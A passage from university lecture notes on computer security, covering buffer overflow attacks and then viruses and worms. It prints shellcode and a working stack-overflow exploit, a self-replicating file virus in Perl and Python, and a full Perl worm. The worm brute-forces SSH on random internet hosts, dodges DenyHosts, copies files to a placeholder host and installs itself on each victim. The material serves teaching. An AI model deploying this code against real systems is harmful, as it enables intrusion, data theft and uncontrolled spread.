specific system call is being attempted, that depends on what is in the EAX register. If the EAX register contains the integer 1, that implies a call to `exit`. In this case, the value in the EBX register holds the status code for `exit()`. On the other hand, if the EAX register holds the decimal integer 12, which is case in the code shown above, then that is a call to `execve`. The arguments supplied in this system call would be supplied by the registers shown in the code above.]

- If I compile this file with

```
gcc -m32 -o shellcodeasm3 shellcodeasm3.c
```

and run the executable in my Ubuntu laptop by simply calling `shellcodeasm3`, I get the shell prompt, implying a successful execution of the code with regard to its ability to put you in a command shell.

- We can therefore sequence together the opcodes for the above program as a "shellcode" string for mounting a buffer overflow attack. As shown previously, we can use a tool like `objdump` to see the opcodes for the above program. These opcodes are in the shellcode string in the program shown below:

```
// shellcodeopcode.c
// by Patrick Schaller

char shellcode[] =
     "\x31\xc0"
     "\x50"
     "\x68\x2f\x2f\x73\x68"
     "\x68\x2f\x62\x69\x6e"
     "\x89\xe3"
     "\x50"
     "\x53"
     "\x89\xe1"
     "\x89\xc2"
     "\xb0\x0b"
     "\xcd\x80";
int main()
{
  void (*fp)() = shellcode;
  fp();
  return 0;
}
```

We can compile it with "`gcc -fno-stack-protector -o shellcodeopcode shellcodeopcode.c`", with or without the `-m32` option, and a successful compilation would indicate that our shellcode is indeed executable. [Since the character array `shellcode` contains machine code, just by setting a pointer for the function `fp` to the beginning of the array causes the machine code to be executed.]

- Next let's address the question of how one uses the shellcode string previously constructed to mount a buffer overflow attack on a *given* vulnerable application in order to spawn a shell through such an attack.

- Using the shellcode character array shown above in `shellcodeopcode.c`, Patrick Schaller has written an exploit for spawning a shell by mounting a buffer overflow attack on a vulnerable program named `overflowexample.c` that is shown below:

```
// overflowexample.c

#include <stdio.h>

void proc(char* str, int a, int b)
{
  char buf[50];
  strcpy(buf, str);
}

int main(int argc, char* argv[])
{
  if(argc > 1)
    proc(argv[1], 1, 2);
  printf("%s\n", argv[1]);
  return 0;
}
```

- What follows is the exploit on the code shown above:

```
// exploit3.c
// by Patrick Schaller

#include <stdio.h>
#include <unistd.h>
```

```
#define BUF 80
#define NOP 0x90

char shellcode[] =
     "\x31\xc0"
     "\x50"
     "\x68\x2f\x2f\x73\x68"
     "\x68\x2f\x62\x69\x6e"
     "\x89\xe3"
     "\x50"
     "\x53"
     "\x89\xe1"
     "\x89\xc2"
     "\xb0\x0b"
     "\xcd\x80";

long unsigned get_esp()
{
  __asm__("mov %esp, %eax");
}

int main(int argc, char *argv[])
{
  int ret, i, n;
  int *bufptr;
  char *arg[3], buf[BUF];

  if(argc < 2){
    printf("Usage: %s offset\n", argv[0]);
    exit(1);
  }

  /*estimated return address*/
  ret = get_esp() + atoi(argv[1]);

  /*fill buffer with return addresses*/
  bufptr = (int*)buf;
  for(i=0;i<BUF; i +=4)
    *bufptr++ = ret;

  /*fill first part of buf with nops*/
  for(i=0;i < 20 ; i++)
    buf[i]= NOP;

  /*copy shellcode into buf after nops*/
  for(n=0;n<strlen(shellcode);n++)
    buf[i++]=shellcode[n];

  /*set up argv for vulnerable program*/
  arg[0] = "./overflowexample";
  arg[1] = buf;
  arg[2] = NULL;

  /*execute vulnerable program*/
  execve(arg[0], arg, NULL);
```

```
  return 0;
}
```

- As you can see in the "Usage" string in the exploit code, it expects an offset for the position of the shellcode filled in the array `buf` relative to the stack pointer. Patrick Schaller suggests running the exploit in a loop with different values for the offset to find the one that succeeds. If you are using bourne shell, you can use the following command line for that

```
for i in $(seq 0 20 4000) ;do echo $i; ./exploit3 $i; done
```

- But, obviously, you have to first compile the exploit code. You could try doing so with the following command:

```
gcc -fno-stack-protector -m32 -o overflowexample overflowexample.c
```

21.8: Buffer Overflow Defenses

- In addition to writing code correctly — meaning making sure through, say, array bound checking that it is not possible to overflow the allocated memory — the following two approaches have emerged as the preferred methods to make it more difficult for an adversary to exploit buffer flow vulnerabilities: (1) Marking certain portions of the memory nonexecutable; and (2) Address Space Layout Randomization.

- About the first approach — making portions of the memory nonexecutable — it depends on the NX bit feature that is supported by many modern CPUs. (The acronym NX stands for "No-eXecute.") After the operating system has used the NX bit to mark those portions of the memory that are meant to contain only data, the CPU would not execute any malicious code that resides therein. [For Intel processors, the NX bit is more commonly known as XD (eXecute Disable) bit. ARM refers to the same thing as XN (for eXecute Never). And AMD refers to it as Enhanced Virus Protection.] In 64-bit x86 processors, the bit at position index 63 (the most significant bit) serves as the NX bit. If this bit is set to 1, code starting at that position will not be executed by the processor. On the other hand, if this bit is set to 0, code execution can begin at that location.

- If the NX bit is used to mark the stack as nonexecutable. that eliminates a whole class of buffer overflow attacks that use overflow to insert executable malicious code into the stack.

- In the second approach, Address Space Layout Randomization (ASLR), the locations of the memory segments that are used for the stack, the heap, the executable code, and the libraries, are all randomized for each new run of an executable. This makes it more difficult to mount a buffer overflow attack since the exact location of the buffer cannot be predicted in advance and neither can the locations for the code, the libraries, etc. ASLR requires the compiler to produce what is known as *position-independent code*. By the way, ASLR is a part of the Android OS.

21.8: HOMEWORK PROBLEMS

1. In IANA port assignment table, we have "Well Known Ports," "Registered Ports," and "Dynamic/Private Ports." What do these categories of ports mean to you? What is IANA?

2. Is it possible to cause buffer overflows in the heap?

3. Any differences between the terms "stack," "run-time stack," "call stack," "control stack," and "execution stack?"

4. What is the difference between a process and function execution? Why do we need the concept of a process in a computer?

5. What is the relationship between a "call stack" and the "stack frames" that found in a call stack?

6. Where does the stack pointer point to in a call stack? What about the base pointer and the instruction pointer?

7. **Programming Assignment:**

The goal of this assignment is to give you a deeper understanding of buffer overflow attack. You are provided with two socket programs in C. One of them acts as a server and the other as a client. Your homework consists of testing whether the server is vulnerable to buffer overflow attack. If not, modify the server to create such a vulnerability. If yes, modify the server to eliminate the vulnerability.

- Compile the server and the client programs using either `gcc` or `tcc` on your Linux machine. If you use `gcc`, make sure you give it the option "-fno-stack-protector" as explained in Section 21.7 of this lecture.
- Test the programs with two different shell terminals on your laptop — one for the server and the other for the client. You can also run the server on a Purdue ECN machine using a high numbered port like 7777 and the client on your own laptop.
- Now try to figure out whether the server is vulnerable to the buffer overflow attack.
- Modify the server program as necessary and explain your modifications in detail.

8. **Programming Assignment:**

Using the program `buffover4.c` as an example, Section 21.8 shows how you can design a program input string for overwriting

the return address in the stackframe of the function that possesses buffer overflow vulnerability. The input string we designed in that section succeeded in steering at run time the flow of execution into the function `bar()`. However, eventually, we ended up in a program crash caused by a segfault. This programming assignment consists of you writing your own C program that, instead of using `strcpy()`, uses `getchar()` to write into a buffer that has insufficient memory allocated to it. Now show how you can directly overwrite the return address in a stackframe without also overwriting the locations pointed to by the frame pointer and other registers.

Lecture 22: Malware: Viruses and Worms

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

March 30, 2017

3:52pm

Goals:

- Attributes of a virus
- **Educational examples of a virus in Perl and Python**
- Attributes of a worm
- **Educational examples of a worm in Perl and Python**
- Some well-known worms of the past
- The Conficker and Stuxnet worms
- **How afraid should we be of viruses and worms?**

CONTENTS

22.1: VIRUSES

- A computer virus is a malicious piece of executable code that propagates typically by attaching itself to a **host** document that will generally be an executable file. [In the context of talking about viruses, the word "host" means a document or a file. As you'll recall from our earlier discussions, in the context of computer networking protocols, a "host" is typically a digital device capable of communicating with other devices. Even more specifically, in the context of networking protocols, a host is whatever is identified by a network address, like the IP address.]

- Typical hosts for computer viruses are:

  – Executable files (such as the '.exe' files in Windows machines) that may be sent around as email attachments

  – Boot sectors of disk partitions

  – Script files for system administration (such as the batch files in Windows machines, shell script files in Unix, etc.)

  - Documents that are allowed to contain macros (such as Microsoft Word documents, Excel spreadsheets, Access database files, etc.)

- Any operating system that allows third-party programs to run can support viruses.

- Because of the way permissions work in Unix/Linux systems, it is more difficult for a virus to wreak havoc in such machines. Let's say that a virus embedded itself into one of your script files. The virus code will execute only with the permissions that are assigned to you. For example, if you do not have the permission to read or modify a certain system file, the virus code will, in general, be constrained by the same restriction. [Windows machines also have a multi-level organization of permissions. For example, you can be an administrator with all possible privileges or you can be just a user with more limited privileges. But it is fairly common for the owners of Windows machines to leave them running in the "administrator" mode. That is, most owners of Windows machines will have only one account on their machines and that will be the account with administrator privileges. For various reasons that we do not want to go into here, this does not happen in Unix/Linux machines.]

- At the least, a virus will duplicate itself when it attaches itself to another host document, that is, to another executable file. **But the important thing to note is that this copy does not have to be an exact replica of itself.** In order to make more difficult its detection by pattern matching, a virus

may alter itself when it propagates from host to host. In most cases, the changes made to the virus code are simple, such as rearrangement of the order independent instructions, etc. Viruses that are capable of changing themselves are called **mutating viruses**.

- Computer viruses need to know if a potential host is already infected, since otherwise the size of an infected file could grow without bounds through repeated infection. Viruses typically place a signature (such as a string that is an impossible date) at a specific location in the file for this purpose.

- Most commonly, the execution of a particular instance of a virus (in a specific host file) will come to an end when the host file has finished execution. However, it is possible for a more vicious virus to create a continuously running program in the background.

- To escape detection, the more sophisticated viruses encrypt themselves with keys that change with each infection. What stays constant in such viruses is the decryption routine.

- The **payload** part of a virus is that portion of the code that is not related to propagation or concealment.

22.2: THE ANATOMY OF A VIRUS WITH WORKING EXAMPLES IN PERL AND PYTHON

- As should be clear by now, a virus is basically a self-replicating piece of code that needs a host document to glom on to.

- As demonstrated by the simple Perl and Python scripts I will show in this section, writing such programs is easy. The only competence you need is regarding file I/O at a fairly basic level.

- The Perl and Python virus implementations shown in this section use as host documents those files whose names end in the '.foo' suffix. It inserts itself into all such files.

- If you send an infected file to someone else and they happen to execute the file, it will infect their '.foo' files also.

- Note that the virus does **not** re-infect an already infected file. This behavior is exhibited by practically all viruses. This it does by skipping '.foo' files that contain the 'foovirus' signature string.

- It should not be too hard to see how the harmless virus shown here could be turned into a dangerous piece of code.

- As for the name of the virus, since it affects only the files whose names end in the suffix '.foo', it seems appropriate to name it "FooVirus" and to call the Perl script file "FooVirus.pl" and the Python script file "FooVirus.py".

- In the rest of this section, I'll first present the Perl script `FooVirus.pl` and then the Python script `FooVirus.py`.

```
#!/usr/bin/perl

###  FooVirus.pl
###  Author: Avi kak (kak@purdue.edu)
###  Date:   April 19, 2006

print "\nHELLO FROM FooVirus\n\n";

print "This is a demonstration of how easy it is to write\n";
print "a self-replicating program. This virus will infect\n";
print "all files with names ending in .foo in the directory in\n";
print "which you execute an infected file.  If you send an\n";
print "infected file to someone else and they execute it, their,\n";
print ".foo files will be damaged also.\n\n";

print "Note that this is a safe virus (for educational purposes\n";
print "only) since it does not carry a harmful payload.  All it\n";
print "does is to print out this message and comment out the\n";
print "code in .foo files.\n\n";

open IN, "< $0";
my $virus;
for (my $i=0;$i<37;$i++) {
    $virus .= <IN>;
}
foreach my $file ( glob "*.foo" ) {
    open IN, "< $file";
    my @all_of_it = <IN>;
```

```
    close IN;
    next if (join ' ', @all_of_it) =~ /foovirus/m;
    chmod 0777, $file;
    open OUT, "> $file";
    print OUT "$virus";
    map s/^$_/#$_/, @all_of_it;
    print OUT @all_of_it;
    close OUT;
}
```

- Regarding the logic of the code in the virus, the following section of the code

```
open IN, "< $0";
my $virus;
for (my $i=0;$i<37;$i++) {
    $virus .= <IN>;
}
```

reads the first 37 lines of the file that is being executed. This could be the original `FooVirus.pl` file or one of the files infected by it. Note that `FooVirus.pl` contains exactly 37 lines of text and code. And when the virus infects another '.foo' file, it places itself at the head of the infected file and then comments out the rest of the target file. So the first 37 lines of any infected file will be exactly like what you see in `FooVirus.pl`. [If you are not familiar with Perl, `$0` is one of Perl's predefined variables. It contains the name of the file being executed. The syntax '`open IN, "< $0"`' means that you want to open the file, whose name is stored in the variable `$0`, for reading. The extra symbol '`<`' just makes explicit that the file is being opened for reading. This symbol is not essential since, by default, a file is opened in the read mode anyway.]

- The information read by the `for` loop in the previous bullet is saved in the variable `$virus`.

- Let's now look at the `foreach` loop in the virus. It opens each file for reading whose name carries the suffix '.foo'. The '`open IN, "< $file"`' statement opens the '.foo' file in just the reading mode. The statement '`my @all_of_it = <IN>`' reads all of the file into the string variable `@all_of_it`.

- We next check if there is a string match between the file contents stored in `@all_of_it` and the string 'foovirus'. If there is, we do not do anything further with this file since we do not want to reinfect a file that was infected previously by our virus

- Assuming that we are working with a '.foo' file that was not previously infected, we now do '`chmod 0777, $file`' to make the '.foo' file executable since it is the execution of the file that will spread the infection.

- The next statement

```
open OUT, "> $file";
```

  opens the same '.foo' file in the write-only mode. The first thing we write out to this file is the virus itself by using the command '`print OUT "$virus"`'.

- Next, we want to put back in the file what it contained originally but after placing the Perl comment character '#' at the beginning of each line. This is to prevent the file from causing problems with its execution in case the file has other executable code in

it. Inserting the '#' character at the beginning of each file is accomplished by

```
map s/^$_/#$_/, @all_of_it;
```

and the write-out of this modified content back to the '.foo' file is accomplished by '`print OUT @all_of_it`'. [Again, if you are not so familiar with Perl, `$_` is Perl's default variable that, in the current context, would be bound to each line of the input file as `map` scans the contents of the array `@all_of_it` and applies the first argument string substitution rule to it.]

- Shown next is the Python version of the virus code:

```
#!/usr/bin/env python
import sys
import os
import glob

##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files with names ending in .foo in the directory in")
print("which you execute an infected file.  If you send an")
print("infected file to someone else and they execute it, their,")
print(".foo files will be damaged also.\n")

print("Note that this is a safe virus (for educational purposes")
print("only) since it does not carry a harmful payload.  All it")
print("does is to print out this message and comment out the")
print("code in .foo files.\n")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any(line.find('foovirus') for line in all_of_it): next
    os.chmod(item, 0777)
```

```
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
```

- The logic of the Python script shown above parallels exactly what you saw in the Perl version of the virus code.

- To play with this virus, create a separate directory with any name of your choosing. Now copy either `FooVirus.pl` or `FooVirus.py` into that directory and make sure you make the file executable. At the same time, create a couple of additional files with names like `a.foo`, `b.foo`, etc. and put any random keystrokes in those files. Also create another directory elsewhere in your computer and similarly create files with names like `c.foo` and `d.foo` in that directory. Now you are all set to demonstrate the beastly ways of the innocent looking `FooVirus`. Execute the Perl or the Python version of the virus file in the first directory and examine the contents of `a.foo` and `b.foo`. You should find them infected by the virus. Then move the infected `a.foo`, or any of the other '.foo' files, from the first directory to the second directory. Execute the file you just moved to the second directory and examine the contents of `c.foo` or `d.foo`. If you are not properly horrified by the damage done to those files, then something is seriously wrong with you. In that case, stop worrying about your computer and seek immediate help for yourself!

22.3: WORMS

- The main difference between a virus and a worm is that a worm does not need a host document. In other words, a worm does not need to attach itself to another program. In that sense, a worm is self-contained.

- On its own, a worm is able to send copies of itself to other machines over a network.

- Therefore, whereas a worm can harm a network and consume network bandwidth, the damage caused by a virus is mostly local to a machine.

- But note that a lot of people use the terms 'virus' and 'worm' synonymously. That is particularly the case with the vendors of anti-virus software. A commercial anti-virus program is supposed to catch both viruses and worms.

- Since, by definition, a worm is supposed to hop from machine to machine on its own, it needs to come equipped with considerable networking support.

- With regard to autonomous network hopping, the important question to raise is: **What does it mean for a program to hop from machine to machine?**

- A program may hop from one machine to another by a variety of means that include:

  – By using the remote shell facilities, as provided by, say, **ssh**, **rsh**, **rexec**, etc., in Unix, to execute a command on the remote machine. If the target machine can be compromised in this manner, the intruder could install a small bootstrap program on the target machine that could bring in the rest of the malicious software.

  – By cracking the passwords and logging in as a regular user on a remote machine. Password crackers can take advantage of the people's tendency to keep their passwords as simple as possible (under the prevailing policies concerning the length and complexity of the words). [See the Dictionary Attack in Lecture 24.]

  – By using buffer overflow vulnerabilities in networking software. [See Lecture 21 on Buffer Overflow Attacks] In networking with sockets, a client socket initiates a communication link with a server by sending a request to a server socket that is constantly listening for such requests. If the server socket code is vulnerable to buffer overflow or other stack corruption possibilities,

an attacker could manipulate that into the execution of certain system functions on the server machine that would allow the attacker's code to be downloaded into the server machine.

- In all cases, the extent of harm that a worm can carry out would depend on the privileges accorded to the guise under which the worm programs are executing. So if a worm manages to guess someone's password on a remote machine (and that someone does not have superuser privileges), the extent of harm done might be minimal.

- Nevertheless, even when no local "harm" is done, a propagating worm can bog down a network and, if the propagation is fast enough, can cause a shutdown of the machines on the network. This can happen particularly when the worm is **not** smart enough to keep a machine from getting reinfected repeatedly and simultaneously. Machines can only support a certain maximum number of processes running simultaneously.

- Thus, even "harmless" worms can cause a lot of harm by bringing a network down to its knees.

22.4: WORKING EXAMPLES OF A WORM IN PERL AND PYTHON

- The goal of this section is to present a safe working example of a worm, `AbraWorm`, that attempts to break into hosts that are randomly selected in the internet. The worm attempts SSH logins using randomly constructed but plausible looking usernames and passwords.

- Since the DenyHosts tool (described in Lecture 24) can easily quarantine IP addresses that make repeated attempts at SSH login with different usernames and passwords, the worm presented in this section reverses the order in which the target IP addresses, the usernames, and the passwords are attempted. Instead of attempting to break into the same target IP address by quickly sequencing through a given list of usernames and passwords, the worm first constructs a list of usernames and passwords and then, for each combination of a username and a password, attempts to break into the hosts in a list of IP addresses. With this approach, it is rather easy to set up a scan sequence so that the same IP address would be visited at intervals that are sufficiently long so as not to trigger the quarantine action by DenyHosts.

- The worm works in an infinite loop, for ever trying new IP addresses, new usernames, and new passwords.

- The point of running the worm in an infinite loop is to illustrate the sort of network scanning logic that is often used by the bad guys. Let's say that a bunch of bad guys want to install their spam-spewing software in as many hosts around the world as possible. Chances are that these guys are not too concerned about where exactly these hosts are, as long as they do the job. The bad guys would create a worm like the one shown in this section, a worm that randomly scans the different IP address blocks until it can find vulnerable hosts.

- After the worm has successfully gained SSH access to a machine, it looks for files that contain the string "abracadabra". The worm first exfiltrates out those files to where it resides in the internet and, subsequently, uploads the files to a specially designated host in the internet whose address is shown as `yyy.yyy.yyy.yyy` in the code. [A reader might ask: Wouldn't using an actual IP address for `yyy.yyy.yyy.yyy` give a clue to the identity of the human handlers of the worm? Not really. In general, the IP address that the worm uses for `yyy.yyy.yyy.yyy` can be for any host in the internet that the worm successfully infiltrated into previously — provided it is able to convey the login information regarding that host to its human handlers. The worm could use a secret IRC channel to convey to its human handlers the username and the password that it used to break into the hosts selected for uploading the files exfiltrated from the victim machines. (See Lecture 29 for how IRC is put to use for such deeds.) You would obviously need more code in the worm for this feature to work.]

- Since the worm installs itself in each infected host, the bad guys will have **an ever increasing army of infected hosts** at their disposal because each infected host will also scan the internet for additional vulnerable hosts.

- In the rest of this section, I'll first explain the login in the Perl implementation of the worm. Subsequently, I'll present the Python implementation of the same worm.

- For the Perl version of the worm, as shown in the file `AbraWorm.pl` that follows, you'd need to install the Perl module `Net::OpenSSH` in your computer. On a Ubuntu machine, you can do this simply by installing the package `libnet-oepnsssh-perl` through your Synaptic Package Manager.

- To understand the Perl code file shown next, it's best to start by focusing on the role played by each of the following global variables that are declared at the beginning of the script:

```
@digrams
@trigrams
$opt
$debug
$NHOSTS
$NUSERNAMES
$NPASSWDS
```

- The array variables `@digrams` and `@trigrams` store, respec-

tively, a collection of two-letter and three-letter "syllables" that can be joined together in random ways for constructing plausible looking usernames and passwords. Since a common requirement these days is for passwords to contain a combination of letters and digits, when we randomly join together the syllables for constructing passwords, we throw in randomly selected digits between the syllables. This username and password synthesis is carried out by the functions

```
get_new_usernames()

get_new_passwds()
```

that are defined toward the end of the worm code.

- The global variable `$opt` is for defining the negotiation parameters needed for setting up the SSH connection with a remote host. We obviously would not want the downloaded public key for the remote host to be stored locally (in order to not arouse the suspicions of the human owner of the infected host). We therefore set the `UserKNownHostsFile` parameter to `/dev/null`, as you can see in the definition of `$opt`. The same applies to the other parameters in the definition of this variable.

- If you are interested in playing with the worm code, the global variable `$debug` is important for you. You should execute the worm code in the debug mode by changing the value of `$debug` from 0 to 1. But note that, in the debug mode, you need to supply the worm with at least two IP addresses where you have SSH

access. You need at least one IP address for a host that contains one or more text files with the string "abracadabra" in them. The IP addresses of such hosts go where you see `xxx.xxx.xxx.xxx` in the code below. In addition, you need to supply another IP address for a host that will serve as the exfiltration destination for the "stolen" files. This IP address goes where you see `yyy.yyy.yyy.yyy` in the code. For both `xxx.xxx.xxx.xxx` and `yyy.yyy.yyy.yyy`, you would also need to supply the login credentials that work at those addresses.

- That takes us to the final three global variables:

```
$NHOSTS
$NUSERNAMES
$NPASSWDS
```

The value given to `$NHOSTS` determines how many new IP addresses will be produced randomly by the function

```
get_fresh_ipaddresses()
```

in each call to the function. The value given to `$USERNAMES` determines how many new usernames will be synthesized by the function `get_new_usernames()` in each call. And, along the same lines, the value of `$NPASSWDS` determines how many passwords will be generated by the function `get_new_passwds()` in each call to the function. As you see near the beginning of the code, I have set the values for all three variables to 3 for demonstration purposes.

- As for the name of the worm, since it only steals the text files that contain the string "abracadabra", it seems appropriate to call the worm "AbraWorm" and the script file "AbraWorm.pl".

- You can download the code shown below from the website for the lecture notes.

```
#!/usr/bin/perl -w

### AbraWorm.pl

### Author: Avi kak (kak@purdue.edu)
### Date:   March 30, 2014

##  This is a harmless worm meant for educational purposes only.  It can
##  only attack machines that run SSH servers and those too only under
##  very special conditions that are described below. Its primary features
##  are:
##
##  -- It tries to break in with SSH login into a randomly selected set of
##     hosts with a randomly selected set of usernames and with a randomly
##     chosen set of passwords.
##
##  -- If it can break into a host, it looks for the files that contain the
##     string 'abracadabra'.  It downloads such files into the host where
##     the worm resides.
##
##  -- It uploads the files thus exfiltrated from an infected machine to a
##     designated host in the internet. You'd need to supply the IP address
##     and login credentials at the location marked yyy.yyy.yyy.yyy in the
##     code for this feature to work.  The exfiltrated files would be
##     uploaded to the host at yyy.yyy.yyy.yyy. If you don't supply this
##     information, the worm will still work, but now the files exfiltrated
##     from the infected machines will stay at the host where the worm
##     resides.  For an actual worm, the host selected for yyy.yyy.yyy.yyy
##     would be a previosly infected host.
##
```

```
##  -- It installs a copy of itself on the remote host that it successfully
##     breaks into.  If a user on that machine executes the file thus
##     installed (say by clicking on it), the worm activates itself on
##     that host.
##
##  -- Once the worm is launched in an infected host, it runs in an
##     infinite loop, looking for vulnerable hosts in the internet.  By
##     vulnerable I mean the hosts for which it can successfully guess at
##     least one username and the corresponding password.
##
##  -- IMPORTANT: After the worm has landed in a remote host, the worm can
##     be activated on that machine only if Perl is installed on that
##     machine.  Another condition that must hold at the remote machine is
##     that it must have the Perl module Net::OpenSSH installed.
##
##  -- The username and password construction strategies used in the worm
##     are highly unlikely to result in actual usernames and actual
##     passwords anywhere.  (However, for demonstrating the worm code in
##     an educational program, this part of the code can be replaced with
##     a more potent algorithm.)
##
##  -- Given all of the conditions I have listed above for this worm to
##     propagate into the internet, we can be quite certain that it is not
##     going to cause any harm.  Nonetheless, the worm should prove useful
##     as an educational exercise.
##
##
##  If you want to play with the worm, run it first in the 'debug' mode.
##  For the debug mode of execution, you would need to supply the following
##  information to the worm:
##
##  1)   Change to 1 the value of the variable $debug.
##
##  2)   Provide an IP address and the login credentials for a host that you
##       have access to and that contains one or more documents that
##       include the string "abracadabra".  This information needs to go
##       where you see xxx.xxx.xxx.xxx in the code.
##
##  3)   Provide an IP address and the login credentials for a host that
##       will serve as the destination for the files exfiltrated from the
##       successfully infected hosts. The IP address and the login
##       credentials go where you find the string yyy.yyy.yyy.yyy in the
##       code.
##
```

```
##  After you have executed the worm code, you will notice that a copy of
##  the worm has landed at the host at the IP address you used for
##  xxx.xxx.xxx.xxx and you'll see a new directory at the host you used for
##  yyy.yyy.yyy.yyy.  This directory will contain those files from the
##  xxx.xxx.xxx.xxx host that contained the string 'abracadabra'.

use strict;
use Net::OpenSSH;

##  You would want to uncomment the following two lines for the worm to
##  work silently:
#open STDOUT, '>/dev/null';
#open STDERR, '>/dev/null';
$Net::OpenSSH::debug = 0;

use vars qw/@digrams @trigrams $opt $debug $NHOSTS $NUSERNAMES $NPASSWDS/;

$debug = 0;    # IMPORTANT:  Before changing this setting, read the last
               #             paragraph of the main comment block above. As
               #             mentioned there, you need to provide two IP
               #             addresses in order to run this code in debug
               #             mode.

##  The following numbers do NOT mean that the worm will attack only 3
##  hosts for 3 different usernames and 3 different passwords.  Since the
##  worm operates in an infinite loop, at each iteration, it generates a
##  fresh batch of hosts, usernames, and passwords.
$NHOSTS = $NUSERNAMES = $NPASSWDS = 3;

##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.
@trigrams = qw/bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
                sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
                wad was wot xin zap zuk/;
@digrams = qw/al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
              ho hu in is it le of on ou or ra re ti to te sa se si ve ur/;
```

```
$opt = [-o => "UserKNownHostsFile /dev/null",
        -o => "HostbasedAuthentication no",
        -o => "HashKnownHosts no",
        -o => "ChallengeResponseAuthentication no",
        -o => "VerifyHostKeyDNS no",
        -o => "StrictHostKeyChecking no"
       ];
#push @$opt, '-vvv';

# For the same IP address, we do not want to loop through multiple user
# names and passwords consecutively since we do not want to be quarantined
# by a tool like DenyHosts at the other end.  So let's reverse the order
# of looping.
for (;;) {
    my @usernames = @{get_new_usernames($NUSERNAMES)};
    my @passwds = @{get_new_passwds($NPASSWDS)};
    # print "usernames: @usernames\n";
    # print "passwords: @passwds\n";
    # First loop over passwords
    foreach my $passwd (@passwds) {
        # Then loop over user names
        foreach my $user (@usernames) {
            # And, finally, loop over randomly chosen IP addresses
            foreach my $ip_address (@{get_fresh_ipaddresses($NHOSTS)}) {
                print "\nTrying password $passwd for user $user at IP " .
                      "address: $ip_address\n";
                my $ssh = Net::OpenSSH->new($ip_address,
                                            user => $user,
                                            passwd => $passwd,
                                            master_opts => $opt,
                                            timeout => 5,
                                            ctl_dir => '/tmp/');
                next if $ssh->error;
                # Let's make sure that the target host was not previously
                # infected:
                my $cmd = 'ls';
                my (@out, $err) = $ssh->capture({ timeout => 10 }, $cmd );
                print $ssh->error if $ssh->error;
                if ((join ' ', @out) =~ /AbraWorm\.pl/m) {
                    print "\nThe target machine is already infected\n";
                    next;
                }
                # Now look for files at the target host that contain
```

```
# 'abracadabra':
$cmd = 'grep abracadabra *';
(@out, $err) = $ssh->capture({ timeout => 10 }, $cmd );
print $ssh->error if $ssh->error;
my @files_of_interest_at_target;
foreach my $item (@out) {
    $item =~ /^(.+):.+$/;
    push @files_of_interest_at_target, $1;
}
if (@files_of_interest_at_target) {
    foreach my $target_file (@files_of_interest_at_target){
        $ssh->scp_get($target_file);
    }
}
# Now upload the exfiltrated files to a specially designated host,
# which can be a previously infected host.  The worm will only
# use those previously infected hosts as destinations for
# exfiltrated files if it was able to send the login credentials
# used on those hosts to its human masters through, say, a
# secret IRC channel. (See Lecture 29 on IRC)
eval {
    if (@files_of_interest_at_target) {
        my $ssh2 = Net::OpenSSH->new(
                            'yyy.yyy.yyy.yyy',
                            user => 'yyyyy',
                            passwd =>'yyyyyyyy' ,
                            master_opts => $opt,
                            timeout => 5,
                            ctl_dir => '/tmp/');
                                # The three 'yyyy' marked lines
                                # above are for the host where
                                # the worm can upload the files
                                # it downloaded from the
                                # attached machines.
        my $dir = join '_', split /\./, $ip_address;
        my $cmd2 = "mkdir $dir";
        my (@out2, $err2) =
                        $ssh2->capture({ timeout => 15 }, $cmd2);
        print $ssh2->error if $ssh2->error;
        map {$ssh2->scp_put($_, $dir)}
                     @files_of_interest_at_target;
        if ($ssh2->error) {
            print "No uploading of exfiltrated files\n";
        }
```

```
                    }
                };
                # Finally, deposit a copy of AbraWorm.pl at the target host:
                $ssh->scp_put($0);
                next if $ssh->error;
            }
        }
    }
    last if $debug;
}

sub get_new_usernames {
    return ['xxxxxx'] if $debug;  # need a working username for debugging
    my $howmany = shift || 0;
    return 0 unless $howmany;
    my $selector = unpack("b3", pack("I", rand(int(8))));
    my @selector = split //, $selector;
    my @usernames = map {join '', map { $selector[$_]
                               ? $trigrams[int(rand(@trigrams))]
                               : $digrams[int(rand(@digrams))]
                                      } 0..2
                         } 1..$howmany;
    return \@usernames;
}

sub get_new_passwds {
    return ['xxxxxxx'] if $debug;  # need a working password for debugging
    my $howmany = shift || 0;
    return 0 unless $howmany;
    my $selector = unpack("b3", pack("I", rand(int(8))));
    my @selector = split //, $selector;
    my @passwds = map {join '', map { $selector[$_]
     ? $trigrams[int(rand(@trigrams))] . (rand(1) > 0.5 ? int(rand(9)) : '')
     : $digrams[int(rand(@digrams))]   . (rand(1) > 0.5 ? int(rand(9)) : '')
                                    } 0..2
    }                 1..$howmany;
    return \@passwds;
}

sub get_fresh_ipaddresses {
    return ['xxx.xxx.xxx.xxx'] if $debug;
                    # Provide one or more IP address that you
                    # want 'attacked' for debugging purposes.
                    # The usrname and password you provided
```

```
                    # in the previous two functions must
                    # work on these hosts.
    my $howmany = shift || 0;
    return 0 unless $howmany;
    my @ipaddresses;
    foreach my $i (0..$howmany-1) {
        my ($first,$second,$third,$fourth) =
                                map {1 + int(rand($_))} (223,223,223,223);
        push @ipaddresses, "$first\.$second\.$third\.$fourth";
    }
    return \@ipaddresses;
}
```

- I'll next present the Python version of the same worm. For the Python code that follows, you'd need to first install the following packages in your machine:

  ```
  python-paramiko
  python3-paramiko
  python-scp
  python3-scp
  ```

